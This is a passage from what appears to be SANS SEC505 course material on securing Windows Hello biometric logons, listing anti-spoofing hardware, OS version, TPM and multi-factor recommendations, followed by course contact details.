- Prefer facial and iris scanning camera systems specifically designed for Windows Hello security, not those that happen to be crudely compatible. Read the vendor's specifications to see if their model supports enhanced anti-spoofing, higher resolution, "liveness" detection, or other differentiators to reduce their FAR/FRR rates. This is important for preventing certain types of infrared photograph attacks, and not all cameras support enhanced anti-spoofing, even if they are minimally compatible with Windows Hello facial recognition.
- Use a Windows 10 version 1703 or later operating system in order to enable enhanced anti-spoofing for the facial recognition system.
- Prefer ultrasonic and/or thermal thumbprint readers over the older surface-only readers, which are easier to spoof. Prefer higher resolution over lower.
- Prefer PCs, tablets, and phones that include a Trusted Platform Module (TPM) chip and UEFI firmware that supports Secure Boot.
- Require users to turn their heads left and right during facial scan Hello logons.
- Require an additional authentication factor, such as a PIN.

Again, take the above list of best practices with a grain of salt since a smart card is still preferred over picture password or PIN logons under any circumstances.

COURSE RESOURCES AND CONTACT INFORMATION	
 <p>AUTHOR CONTACT NAME: Jason Fossen TWITTER: @JasonFossen</p>	 <p>SANS INSTITUTE 11200 Rockville Pike, Suite 200 North Bethesda, MD 20852 301.654.SANS(7267)</p>
 <p>CRITICAL SECURITY CONTROLS cisecurity.org sans.org/critical-security-controls/</p>	 <p>SANS EMAIL GENERAL INQUIRIES: info@sans.org REGISTRATION: registration@sans.org TUITION: tuition@sans.org PRESS/PR: press@sans.org</p>

SANS | SEC505 | Securing Windows